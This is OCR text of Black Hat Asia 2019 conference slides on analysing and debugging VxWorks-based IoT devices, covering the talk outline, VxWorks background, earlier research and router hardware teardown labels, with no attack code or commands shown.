

black hat
ASIA 2019
MARCH 26-29, 2019
MARINA BAY SANDS / SINGAPORE
Dive into VxWorks Based IoT Device
Debug the Undebugable Device
#BHASIA
@BLACK HAT EVENTS

Who Are We?

- Wenzhe Zhu (@dark_lbp)
- Pingan Galaxy Lab
- ICS/IoT

- Yu Zhou(@504137480)
- Ant-Financial Light-Year Security Lab
- Fuzzing/IoT/AI


Outline

- Introduction to VxWorks
- VxWorks firmware analyze
- Hunting vulnerabilities
- Build customized debugger – VxSerial Debugger
- Analyze and exploit vulnerabilities

Introduction VxWorks

- Embedded RTOS
  - First released in 1987 by Wind River
  - Closed-source

  - [1996~2002] - VxWorks 5.x
  - [2004~2009] - VxWorks 6.x
  - [2014] - VxWorks 7



VxWorks Customers

NASA JPL >

Boeing >

Siemens >

INDUSTRIAL

Rockwell Automation

Rockwell Automation >

NETWORKING

HUAWEI

Huawei >

KUKA >


Previous Research Papers

- 2010 - Shiny Old VxWorks Vulnerabilities - HD Moore
  - 4 Metasploit modules targeting WDB RPC
  - Weak password hash entropy


- 2012 - Reversing Industrial firmware for fun and backdoors - Ruben Santamarta
  - VxWorks firmware analyzing

- 2015 – Attacking VxWorks From stone age to interstellar - Yannick Formaggio & Eric Liu
  - CVE-2015-7599 RPC Integer overflow
  - Using WDB-RPC to detect and get crash information during fuzzing progress


XX-Link Router




Breaking HW


GROUT-TEK®
HST-2078DAR
1822S
GROUT-TEK®
HST-2078DAR
1822S
T-LINK®
2050501169
SPI Flash
UART
Main CPU – MIPS 32bit
(Qualcomm TP9345-AL3A)
NY1140
D20906

U-Boot Infomation



VxWorks CmdTask Commands



Memory Read/Write Command

